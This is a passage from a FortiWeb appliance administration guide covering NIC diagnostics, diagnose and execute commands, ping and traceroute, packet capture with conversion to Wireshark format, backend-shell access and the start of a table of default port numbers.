[   51.862324] c6xx 0000:1a:00.0: Resetting device qat_dev0
[   51.862325] c6xx 0000:1a:00.0: Function level reset
[   51.965722] c6xx 0000:1b:00.0: qat_dev1 stopped 8 acceleration engines
[   51.965811] IPv6: ADDRCONF(NETDEV_CHANGE): mgmt1: link becomes ready
[   51.966034] c6xx 0000:1b:00.0: Resetting device qat_dev1
[   51.966034] c6xx 0000:1b:00.0: Function level reset
[   53.071493] c6xx 0000:1a:00.0: Starting acceleration device qat_dev0.
[   53.334619] c6xx 0000:1a:00.0: qat_dev0 started 8 acceleration engines
[   53.688343] c6xx 0000:1b:00.0: Starting acceleration device qat_dev1.
[   53.951619] c6xx 0000:1b:00.0: qat_dev1 started 8 acceleration engines
```

Diagnosing NIC issues

Sometimes diagnosing NIC issues is important, especially for hardware FortiWeb appliance.

1. Use diagnose command to check and analyze NIC related issues:

```
FortiWeb # diagnose hardware nic list port9
driver                                  igb
version                                5.6.0-k
firmware-version                        3.29, 0x8000021a
bus-info                                0000:85:00.0

Supported ports:                        [ TP ]
Supported link modes:  10baseT/Half 10baseT/Full
                                        100baseT/Half 100baseT/Full
                                        1000baseT/Full
Supported pause frame use:              Symmetric
Supports auto-negotiation:              Yes
Supported FEC modes:                    Not reported
Advertised link modes: 10baseT/Half 10baseT/Full
                                        100baseT/Half 100baseT/Full
                                        1000baseT/Full
Advertised pause frame use:            Symmetric
Advertised auto-negotiation:            Yes
Advertised FEC modes:                   Not reported

Speed:                                  1000Mb/s
Duplex:                                 Full
Port:                                   Twisted Pair
PHYAD:                                  1
Transceiver:                            internal
Auto-negotiation:                       on
MDI-X:                                  off (auto)
Supports Wake-on                        pumbg
Wake-on                                g
Current message level                   0x00000007 (7)
Link detected                           yes

Link encap                              Ethernet
HWaddr                                  08:35:71:11:65:BB
INET addr                              0.0.0.0
Bcast                                   10.52.255.255
Mask                                    255.255.0.0
FLAG                                    UP BROADCAST RUNNING MULTICAST
```

```
MTU                                 1500
MEtric                              1
Outfill                             538970656
Keepalive                           538976266

Memory                              fbd80000-fbdfffff

RX packets                          1
RX errors                          0
RX dropped                          1
RX overruns                         0
RX frame                            0
TX packets                          148
TX errors                           0
TX dropped                         0
TX overruns                         0
TX carrier                          0
TX collisions                       0
TX queuelen                         1000
RX bytes                            60 (60.0 b)
TX bytes                            10360 (10.1 Kb)
Adaptive RX                         off
Adaptive TX                         off
stats-block-usecs                   0
sample-interval                     0
pkt-rate-low                       0
pkt-rate-high                       0
rx-usecs                            3
rx-frames                           0
rx-usecs-irq                        0
rx-frames-irq                       0
tx-usecs                            0
tx-frames                           0
tx-usecs-irq                        0
tx-frames-irq                       0
```

2. Use backend tools to check and analyze NIC related issues:

```
/# ifconfig port1
port1  Link encap:Ethernet  HWaddr 08:35:71:16:F5:42
          inet addr:10.50.0.228  Bcast:10.50.255.255  Mask:255.255.0.0
          inet6 addr: fe80::a35:71ff:fe16:f542/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:198 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:13908 (13.5 KiB)
          #One can pay special attention to errors highlighted as above. If these error
     statistics continuously increase, it usually means a NIC issue or performance
     issue.
    Errors: counts CRC errors, too-short frames and too-long frames. This can result
     from faulty network cables, faulty hardware (e.g., NICs, switch ports), CRC errors,
     or a speed/duplex mismatch.
    Dropped: packets dropped here include NIC ring buffers full, CPU receiving NIC
     interrupts is very busy, cable/hw/duplex issues and driver issues
    Overruns: The overruns field counts the times when there is fifo overruns, caused by
     the rate at which the buffer gets full and the kernel isn't able to empty it.
    Frame: counts the number of received misaligned Ethernet frames; it usually means
     receiving invalid frames or CRC errors.
```

```
/# ethtool port1
Settings for port1:
    Supported ports: [ FIBRE ]
    Supported link modes:   40000baseSR4/Full
    Supported pause frame use: Symmetric
    Supports auto-negotiation: No
    Advertised link modes:  40000baseSR4/Full
    Advertised pause frame use: No
    Advertised auto-negotiation: No
    Speed: 40000Mb/s
    Duplex: Full
    Port: FIBRE
    PHYAD: 0
    Transceiver: internal
    Auto-negotiation: off
    Supports Wake-on: g
    Wake-on: g
    Current message level: 0x00000007 (7)
                   drv probe link
    Link detected: yes
          #One can also add some options such as -S to check more details for a NIC:
    /# ethtool -S port1 | grep drop
        rx_dropped: 0
        tx_dropped: 0
        port.rx_dropped: 0
        port.tx_dropped_link_down: 1
/# ethtool -S port1 | grep errors
      rx_errors: 0
        tx_errors: 0
        rx_length_errors: 0
        rx_crc_errors: 0
        veb.tx_errors: 0
        port.tx_errors: 0
        port.rx_crc_errors: 0
        port.rx_length_errors: 0
/# ethtool -S port1 | grep crc
        rx_crc_errors: 0
        port.rx_crc_errors: 0

/# dmesg | grep port1 (or driver name, etc.)
… ...
```

System tools & diagnose commands

To locate system and network issues, FortiWeb appliances provide several troubleshooting tools.

Troubleshooting methods and tips may use:

- The command line interface (CLI & Backend Shell)
  - Diagnostic commands
  - Execute commands
  - Backend Shell commands & tools

- The Web UI
- External third-party tools

Some CLI commands provide troubleshooting information not available through the web UI; third-party tools on external hosts can test connections from perspectives that cannot be achieved locally.

Diagnostic Commands

Most diagnostic tools are in the CLI and are not available from the web UI. Many are used in the above sections. For more information on the diagnose command and other CLI commands, see the FortiWeb CLI Reference:

HTTPs://docs.fortinet.com/product/fortiweb/

The main diagnostic commands are listed as below:

Diagnose debug

```
FortiWeb-AWS-M01 # diagnose debug
admin-HTTPs        admin-HTTPs
 application        set/get debug level for daemons
cli            debug cli
cloudinit        cloudinit
cmdb            debug cmdbsvr
comlog comlog
console        console
coredumplog        coredumplog
crashlog        crashlog
daemonlog        daemonlog
disable        disable debug output
dnsproxy        dnsproxy
dpdkpktinfo        dpdkpktinfo
emerglog        emerglog
enable            enable debug output
 flow            flow
info            show active debug level settings
jemalloc        jemalloc
jemalloc-conf        jemalloc-conf
jemalloc-heap        jemalloc-heap
kernlog        kernlog
memory        dump internal memory usage
netstatlog        netstatlog
 proxy            set/get debug for proxyd
reset            reset all debug level to default
serial(ttyS0)        serial(ttyS0)
sslhardwarestatus    sslhardwarestatus
sysinit            sysinit
timestamp        timestamp
trace            trace
ttp            ttp
vm            vm
waf            waf
writedisk        writedisk
```

Diagnose network

Show, add or delete IP address, ARP, TCP/UDP connection, route tables, etc.

```
FortiWeb # diagnose network
aggregate    802.3ad link aggregation
arp        arp
ip        ip
irq        read network irq
redundant    redundant interface
route        route
rtcache    rtcache
rule        rule
sniffer        sniffer network traffic
tcp        tcp
udp        udp
vip        vip
```

Diagnose policy

Use this command to view the process ID, live sessions, and traffic statistics associated with a server policy.

```
FortiWeb # diagnose policy
awscloud-stats    awscloud-stats
conn-psec        conn-psec
detail-stats        detail-stats
period-blockip    period-blockip
back-end server        back-end server
quarant-ip        quarant-ip
server-pool        server-pool
session        session
total-conn-psec    total-conn-psec
total-detail-stats    total-detail-stats
total-session        total-session
total-traffic        total-traffic
traffic            traffic
vdom-session        vdom-session
vdom-traffic        vdom-traffic
worker-detail-stats    worker-detail-stats
```

Execute Commands

The execute command has an immediate and decisive effect on your FortiWeb appliance and, for that reason, should be used with care. Unlike config commands, most execute commands do not result in any configuration change.

Execute session-cleanup

Just note this command will clear all current sessions by restart proxyd.

```
FortiWeb # execute session-cleanup
This operation will clean up all the sessions!
Do you want to continue? (y/n)y
```

Execute smart

Diagnose hard disk health status by using SMART tool

```
execute smart enable
execute smart self-test
execute smart test-process
execute smart test-result
```

Ping & Traceroute

If your FortiWeb appliance cannot connect to other hosts, try using ICMP (ping and traceroute) to determine if the host is reachable or to locate the node of your network at which connectivity fails, such as when static routes are incorrectly configured. You can do this from the FortiWeb appliance using CLI commands.

For example, you might use ping to determine that 192.0.2.87 is reachable:

```
execute ping 192.0.2.87
PING 192.0.2.87 (192.0.2.87): 56 data bytes
64 bytes from 192.0.2.87: icmp_seq=0 ttl=64 time=2.4 ms
64 bytes from 192.0.2.87: icmp_seq=1 ttl=64 time=1.4 ms
64 bytes from 192.0.2.87: icmp_seq=2 ttl=64 time=1.4 ms
64 bytes from 192.0.2.87: icmp_seq=3 ttl=64 time=0.8 ms
64 bytes from 192.0.2.87: icmp_seq=4 ttl=64 time=1.4 ms
--- 192.0.2.87 ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.8/1.4/2.4 ms
```

or that 192.168.1.10 is not reachable:

```
execute ping 192.0.2.55
PING 192.0.2.55 (192.0.2.55): 56 data bytes
Timeout ...
Timeout ...
Timeout ...
Timeout ...
Timeout ...
--- 192.0.2.55 ping statistics ---
5 packets transmitted, 0 packets received, 100% packet loss
```

If the host is not reachable, you can use traceroute to determine the router hop or host at which the connection fails:

```
execute traceroute 192.0.2.55
traceroute to 192.0.2.55 (192.0.2.55), 32 hops max, 72 byte packets
1  192.168.1.2 2 ms 0 ms 1 ms
2  * * *
```

For details about CLI commands, see the FortiWeb CLI Reference:

HTTPs://docs.fortinet.com/product/fortiweb/

For details about troubleshooting connectivity, see Diagnosing Network Connectivity Issues.

Both ping and traceroute require that network nodes respond to ICMP. If you have disabled responses to ICMP on your network, hosts may appear to be unreachable to ping and traceroute, even if connections using other protocols can succeed.

Packet capture

Packet capture, also known as sniffing or packet analysis, records some or all of the packets seen by a network interface (that is, the network interface is used in promiscuous mode). By recording packets, you can trace connection states to the exact point at which they fail, which may help you to diagnose some types of problems that are otherwise difficult to detect.

FortiWeb appliances have a built-in sniffer. Packet capture on FortiWeb appliances is similar to that of FortiGate appliances. You can perform the packet capture through CLI command or Web UI.

Packet capture via CLI command

To use the built-in sniffer, connect to the CLI and enter the following command:

```
diagnose network sniffer [{any | <interface_name>} [{none | '<filter_str>'} [{1 | 2 | 3 | 4
      | 5 | 6} [<count_int> <tsformat>]]]]
```

where:

- `<interface_name>` is either the name of a network interface, such as `port1`, or enter `any` for all interfaces.
- `'<filter_str>'` is the sniffer filter that specifies which protocols and port numbers that you do or do not want to capture, such as `'tcp port 80'`, or enter `none` for no filters. Filters use tcpdump (HTTP://www.tcpdump.org) syntax.
- `{1 | 2 | 3}` is an integer indicating whether to display the network interface names, packet headers, and/or payloads for each packet that the network interface sends, receives, or sees:
- `1`—Display the packet capture timestamp, plus basic fields of the IP header: the source IP address, the destination IP address, protocol name, and destination port number.

  Does **not** display all fields of the IP header; it omits:
  - IP version number bits
  - Internet header length (`ihl`)
  - Type of service/differentiated services code point (`tos`)
  - Explicit congestion notification
  - Total packet or fragment length
  - Packet ID
  - IP header checksum
  - Time to live (`TTL`)
  - IP flag
  - Fragment offset
  - Options bits
  - For example:

```
interfaces=[port2]
filters=[none]
0.655224 172.20.130.16.2264 -> 172.20.130.15.42574: udp 113

FWB # diagnose network sniffer port1 "tcp port 80" 1
filters=[tcp port 80]
3.586959 172.19.33.15.1082 -> 10.65.1.93.80: syn 370304845
3.586991 10.65.1.93.80 -> 172.19.33.15.1082: syn 2254261780 ack 370304846
3.587102 172.19.33.15.1082 -> 10.65.1.93.80: ack 2254261781
3.587158 172.19.33.15.1082 -> 10.65.1.93.80: psh 370304846 ack 2254261781
3.587167 10.65.1.93.80 -> 172.19.33.15.1082: ack 370304933
3.587669 10.65.1.93.80 -> 172.19.33.15.1082: psh 2254261781 ack 370304933
3.587765 172.19.33.15.1082 -> 10.65.1.93.80: ack 2254261994
3.614443 172.19.33.15.1082 -> 10.65.1.93.80: fin 370304933 ack 2254261994
3.614519 10.65.1.93.80 -> 172.19.33.15.1082: fin 2254261994 ack 370304934
3.614626 172.19.33.15.1082 -> 10.65.1.93.80: ack 2254261995
```

- 2—All of the output from 1, plus the packet payload in both hexadecimal and ASCII. For example:

```
FWB # diagnose network sniffer port1 "tcp port 80" 2
filters=[tcp port 80]
4.682601 172.19.33.15.1118 -> 10.65.1.93.80: syn 240953163
0x0000   4500 003c 1ad5 0000 3f06 8827 ac13 210f        E..<....?..'..!.
0x0010   0a41 015d 045e 0050 0e5c a74b 0000 0000        .A.].^.P.\.K....
0x0020   a002 3908 e0bb 0000 0204 05b4 0402 080a        ..9.............
0x0030   080d 9316 0000 0000 0103 030a                  ............
```

- 3—All of the output from 2, plus the link layer (Ethernet) header. e.g.:

```
FWB # diagnose network sniffer port1 "tcp port 80" 3
filters=[tcp port 80]
5.896404 172.19.33.15.1160 -> 10.65.1.93.80: syn 1153539951
0x0000   0009 0fa0 9801 906c ac95 9f7e 0800 4500        .......l...~..E.
0x0010   003c 1adb 0000 3f06 8821 ac13 210f 0a41        .<....?..!..!..A
0x0020   015d 0488 0050 44c1 9f6f 0000 0000 a002        .]...PD..o......
0x0030   3908 a0c2 0000 0204 05b4 0402 080a 080d        9...............
0x0040   a45c 0000 0000 0103 030a                       .\........
```

- 4—All of the output from 2, plus the ingress or egress interface.

```
FWB # diagnose network sniffer port1 "tcp port 80" 4
filters=[tcp port 80]

interface=[port1]
2.985197 172.19.33.15.1170 -> 10.65.1.93.80: syn 1339018934

interface=[port1]
2.985231 10.65.1.93.80 -> 172.19.33.15.1170: syn 4031884093 ack 1339018935
```

- 5—All of the output from 2, plus the ingress or egress interface.

```
FWB # diagnose network sniffer port1 "tcp port 80" 5
filters=[tcp port 80]
interface=[port1]
5.254139 172.19.33.15.1174 -> 10.65.1.93.80: syn 3018448609
0x0000   4500 003c 1ae7 0000 3f06 8815 ac13 210f        E..<....?.....!.
0x0010   0a41 015d 0496 0050 b3e9 dee1 0000 0000        .A.]...P........
0x0020   a002 3908 de09 0000 0204 05b4 0402 080a        ..9.............
0x0030   080d b86c 0000 0000 0103 030a                  ...l........
```

- 6—All of the output from 3, plus the ingress or egress interface.

```
FWB # diagnose network sniffer port1 "tcp port 80" 6
filters=[tcp port 80]
interface=[port1]
3.495456 172.19.33.15.1217 -> 10.65.1.93.80: syn 1799303857
0x0000   0009 0fa0 9801 906c ac95 9f7e 0800 4500        .......l...~..E.
0x0010   003c 1aed 0000 3f06 880f ac13 210f 0a41        .<....?.....!..A
0x0020   015d 04c1 0050 6b3f 32b1 0000 0000 a002        .]...Pk?2.......
0x0030   3908 c815 0000 0204 05b4 0402 080a 080d        9...............
0x0040   c310 0000 0000 0103 030a                       ..........
```

- <count_int> is the number of packets the sniffer reads before stopping. Packet capture output is printed to your CLI display until you stop it by pressing Ctrl+C, or until it reaches the number of packets that you have specified to capture.

Packet capture can be very resource intensive. To minimize the performance impact on your FortiWeb appliance, use packet capture only during periods of minimal traffic, with a local console CLI connection rather than a Telnet or SSH CLI connection, and be sure to stop the command when you are finished.

For example, you might capture all TCP port 443 (typically HTTPS) traffic occurring through port1, regardless of its source or destination IP address. The capture uses a high level of verbosity (indicated by 3).

A specific number of packets to capture is not specified. As a result, the packet capture continues until the administrator presses Ctrl+C. The sniffer then confirms that five packets were seen by that network interface.

(Verbose output can be very long. As a result, output shown below is truncated after only one packet.)

- <tsformat> is the format of timestamp.
  - **a:** absolute UTC time, yyyy-mm-dd hh:mm:ss.ms
  - **otherwise:** relative to the start of sniffing, ss.ms

```
FortiWeb# FortiWeb# diagnose network sniffer port1 'tcp port 443' 3
interfaces=[port1]
filters=[tcp port 443]
10.651905 192.168.0.1.50242 -> 192.168.0.2.443: syn 761714898
0x0000 0009 0f09 0001 0009 0f89 2914 0800 4500 ..........)...E.
0x0010 003c 73d1 4000 4006 3bc6 d157 fede ac16 .<s.@.@.;..W....
0x0020 0ed8 c442 01bb 2d66 d8d2 0000 0000 a002 ...B..-f........
0x0030 16d0 4f72 0000 0204 05b4 0402 080a 03ab ..Or............
0x0040 86bb 0000 0000 0103 0303 ..........
```

Instead of reading packet capture output directly in your CLI display, you usually should save the output to a plain text file using your CLI client. Saving the output provides several advantages. Packets can arrive more rapidly than you may be able to read them in the buffer of your CLI display, and many protocols transfer data using encodings other than US-ASCII. It is often, but not always, preferable to analyze the output by loading it into in a network protocol analyzer application such as Wireshark (HTTP://www.wireshark.org).

For example, you could use PuTTY or Microsoft HyperTerminal to save the sniffer output to a file. Methods may vary. See the documentation for your CLI client.

Requirements

- Terminal emulation software such as PuTTY (HTTP://www.chiark.greenend.org.uk/~sgtatham/putty/download.html)
- A plain text editor such as Notepad
- A Perl interpreter (HTTP://www.perl.org/get.html)
- Network protocol analyzer software such as Wireshark (HTTP://www.wireshark.org)

To view packet capture output using PuTTY and Wireshark

1. On your management computer, start PuTTY.
2. Use PuTTY to connect to the FortiWeb appliance using either a local console, SSH, or Telnet connection. For details, see the *FortiWeb CLI Reference*: HTTPs://docs.fortinet.com/product/fortiweb/
3. Type the packet capture command, such as:
   ```
   diagnose network sniffer port1 'tcp port 443' 3
   ```
   but do **not** press Enter yet.
4. In the upper left corner of the window, click the PuTTY icon to open its drop-down menu, then select **Change Settings**. A dialog appears where you can configure PuTTY to save output to a plain text file.
5. In the **Category** tree on the left, go to **Session > Logging.**
6. In **Session logging**, select **Printable output**.
7. In **Log file name**, click the **Browse** button, then choose a directory path and file name such as `C:\Users\MyAccount\packet_capture.txt` to save the packet capture to a plain text file. (You do not need to save it with the `.log` file extension.)
8. Click **Apply**.
9. Press **Enter** to send the CLI command to the FortiWeb appliance, beginning packet capture.
10. If you have not specified a number of packets to capture, when you have captured all packets that you want to analyze, press Ctrl + C to stop the capture.
11. Close the PuTTY window.
12. Open the packet capture file using a plain text editor such as Notepad.
13. Delete the first and last lines, which look like this:
    ```
    =~=~=~=~=~=~=~=~=~=~=~=~= PuTTY log 12/28/2024.07.25 11:34:40 =~=~=~=~=~=~=~=~=~=~=~=~=
    FortiWeb-2000 #
    ```
    These lines are a PuTTY timestamp and a command prompt, which are not part of the packet capture. If you do not delete them, they could interfere with the script in the next step.
14. Convert the plain text file to a format recognizable by your network protocol analyzer application.
    You can convert the plain text file to a format (`.pcap`) recognizable by Wireshark (formerly called Ethereal) using the `fgt2eth.pl` Perl script. To download `fgt2eth.pl`, see the Fortinet Knowledge Base article "Troubleshooting Tool: Using the FortiOS built-in packet sniffer (HTTP://kb.fortinet.com/kb/documentLink.do?externalId=11186).

The `fgt2eth.pl` script is provided as-is, without any implied warranty or technical support, and requires that you first install a Perl module compatible with your operating system.

To use `fgt2eth.pl`, open a command prompt, then enter a command such as the following:

```
fgt2eth.pl -in packet_capture.txt -out packet_capture.pcap
```

where:

- `fgt2eth.pl` is the name of the conversion script; include the path relative to the current directory, which is indicated by the command prompt
- `packet_capture.txt` is the name of the packet capture's output file; include the directory path relative to your current directory
- `packet_capture.pcap` is the name of the conversion script's output file; include the directory path relative to your current directory where you want the converted output to be saved

15. Open the converted file in your network protocol analyzer application. For further instructions, see the documentation for that application.

Viewing sniffer output in Wireshark



For additional information on packet capture, see the Fortinet Knowledge Base article "Troubleshooting Tool: Using the FortiOS built-in packet sniffer (HTTP://kb.fortinet.com/kb/documentLink.do?externalId=11186).

For more information on CLI commands, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

Packet capture via Web UI

1. Go to **System > Network > Packet Capture**.
2. Click **Create New** to create a new packet capture policy.
3. Configure these settings:

Interface	Select the network interface on which you want to capture packets.
Filter	Specify which protocols and port numbers that you do or do not want to capture, such as `'tcp and port 80 and host IP1 and ( IP2 or IP3 )'`, or leave this field blank for no filters. **Note** that please use the same filter expression as `tcpdump` for this filter, you can refer to the Linux man page of TCPDUMP (HTTP://www.tcpdump.org/manpages/tcpdump.1.html).
Maximum Packet Count	Specify the maximum packets you want to capture for the policy. Capture will stop automatically if the total captured packets hits the count.

4. Click **OK**.
5. Configure a packet capture policy from the policy table:

Interface	The network interface on which the packet capture policy is applied.
Filter	The protocols and port numbers that the packet capture policy do or do not want to capture.
Packets	Current captured packet count. This value keeps increasing during the capture is running.
Maximum Packet Count	The maximum packets count of the policy.
Progress	Click the **Start** button aside **No Running** to start the capture. During the capture processing, a progress bar is displayed to show the progress to the maximum packet count. Count of captured packets is displayed in **Packets** field. Capture stops when hitting the maximum packet count, or you can click the **Stop** button to stop the capture anytime. Captured packets will be saved as a .pcap file. Click the **Download** button to download the capture output file. Click the **Restart** button to restart the capture.

Diff

You can compare backups of the core configuration file with your current configuration. This can be useful if, for example:

- A previously configured feature is no longer functioning, and you are not sure what in the configuration has changed.
- You want to recreate something configured previously, but do not remember what the settings were.

Difference programs can help you to quickly find all changes.

Configuration differences highlighted in WinMerge



There are many such difference-finding programs, such as WinMerge (HTTP://sourceforge.net/projects/winmerge) and the original diff (HTTP://www.gnu.org/s/diffutils). They can compare your configurations, line by line, and highlight parts that are new, modified, or deleted.

For instructions, see your difference program's documentation.

Run backend-shell commands

Sometimes we need to login to FortiWeb backend shell to check logs or collect some specific files. Though we expect all useful logs are collected or archived in the debug log file or can be downloaded from **System > Maintenance > Backup & Restore > GUI File Download**, some files especially logs for new features may not be included, so you may have to login to the backend shell to collect these logs or execute some commands, for example, executing curl to verify if the backend servers is reachable.

Login to backend shell on 6.4 or 6.3 builds

It's simple but really dangerous. The admin user can login to the backend shell with the root permission just by executing "`fn sh`".

```
FWB # fn sh
/#
```

Login to backend shell on 7.0.0 and later builds

To access the backend shell, you need to enable shell-access and create a temporary user/password through CLI first, then login via SSH.

```
config system global
   set shell-access enable
   set shell-username <user_name>
   set shell-password <password>
   set shell-timeout 1200  #The shell-access will be disabled in 1200 minutes
end
```

Then you can login to the backend shell with a SSH client:

```
C:\>ssh shell@192.168.0.99
shell@192.168.0.99's password:
-- WARNING! All configurations should be done through CLI shell.
-- You now have full access.
/#
```

Use "fnsysctl" in CLI to execute backend commands

To simplify, you can execute some commonly used backend commands directly in FortiWeb CLI, without enabling shell-access and adding username/password.

On 7.0.3 and previous builds, below commands are supported:

```
FortiWeb # fnsysctl
```

Below are the usable commands:

```
basename cat date df dmesg
du ifconfig netstat nslookup ping
sleep uname ps kill killall
lspci df fdisk mount free
lsusb insmod mknod smartctl MegaCli ssh dmidecode pstack
strace tcpdump gdb

FortiWeb # fnsysctl df -h
Filesystem                Size      Used Available Use% Mounted on
/dev/root               472.5M    358.2M    114.4M  76% /
none                      1.1G     44.3M      1.1G   4% /tmp
none                      3.8G      3.0M      3.8G   0% /dev/shm
/dev/sda2               362.4M    271.5M     71.3M  79% /data
/dev/sda3                90.6M     56.0K     85.6M   0% /home
/dev/sda4                30.5G      4.1G     24.9G  14% /var/log
```

For security purpose, 7.0.4 and newer builds only support below commands:

```
FortiWeb # fnsysctl
```

```
Below are the usable commands:
basename date df dmesg ifconfig
netstat nslookup ping sleep uname
ps lspci free lsusb traceroute
pidof smartctl dmidecode nmon
```

Please note that some commands such as “fn pstack” and “fn ssh” are not supported. To collect the pstack information, you need to configure shell-access and login into the backend shell first.

Upload a file to or download a file from FortiWeb

The upload and download method has already been stated in Customizing&downloading debug logs on page 944 and Collecting core/coredump files and logs on page 951.

Appendix A: Port numbers

Communications between the FortiWeb appliance, clients, protected web servers, and FortiGuard Distribution Network (FDN) require that any routers and firewalls between them permit specific protocols and port numbers.

The following tables list the default port assignments used by FortiWeb.

Port	Protocol	Purpose
N/A	ARP/NS	HA failover of network interfaces. For details, see HA heartbeat on page 106.
N/A	ICMP	Server health checks. For details, see Configuring server up/down checks on page 155. `execute ping` and `execute traceroute`. See the *FortiWeb CLI Reference* (HTTPs://docs.fortinet.com/product/fortiweb/).
21	TCP	Anti-defacement backup and restoration (FTP). For details, see Anti-defacement on page 554. FTP configuration backup. For details, see To back up the configuration via the web UI to an FTP/SFTP server on page 742.
22	TCP	Anti-defacement backup and restoration (SSH/SCP). For details, see Anti-defacement on page 554. SFTP configuration backup. For details, see To back up the configuration via the web UI to an FTP/SFTP server on page 742.
25	TCP	SMTP for alert email. For details, see Configuring email settings on page 819.
53	UDP	DNS queries. For details, see Configuring DNS settings on page 141.
69	UDP	TFTP for backups, restoration, and firmware updates. See commands such as `execute backup` or `execute restore` in the *FortiWeb CLI Reference* (HTTPs://docs.fortinet.com/product/fortiweb/).
80	TCP	Server health checks. For details, see Configuring server up/down checks on page 155.
123	UDP	NTP synchronization. For details, see Setting the system time & date on page 95.
137, 138, 139	UDP	Anti-defacement backup and restoration (Windows-style share). For details, see Anti-defacement on page 554.
162	UDP	SNMP traps. For details, see SNMP traps & queries on page 822.
389	TCP	LDAP authentication queries. For details, see Configuring an LDAP server on page 339.

Port	Protocol	Purpose
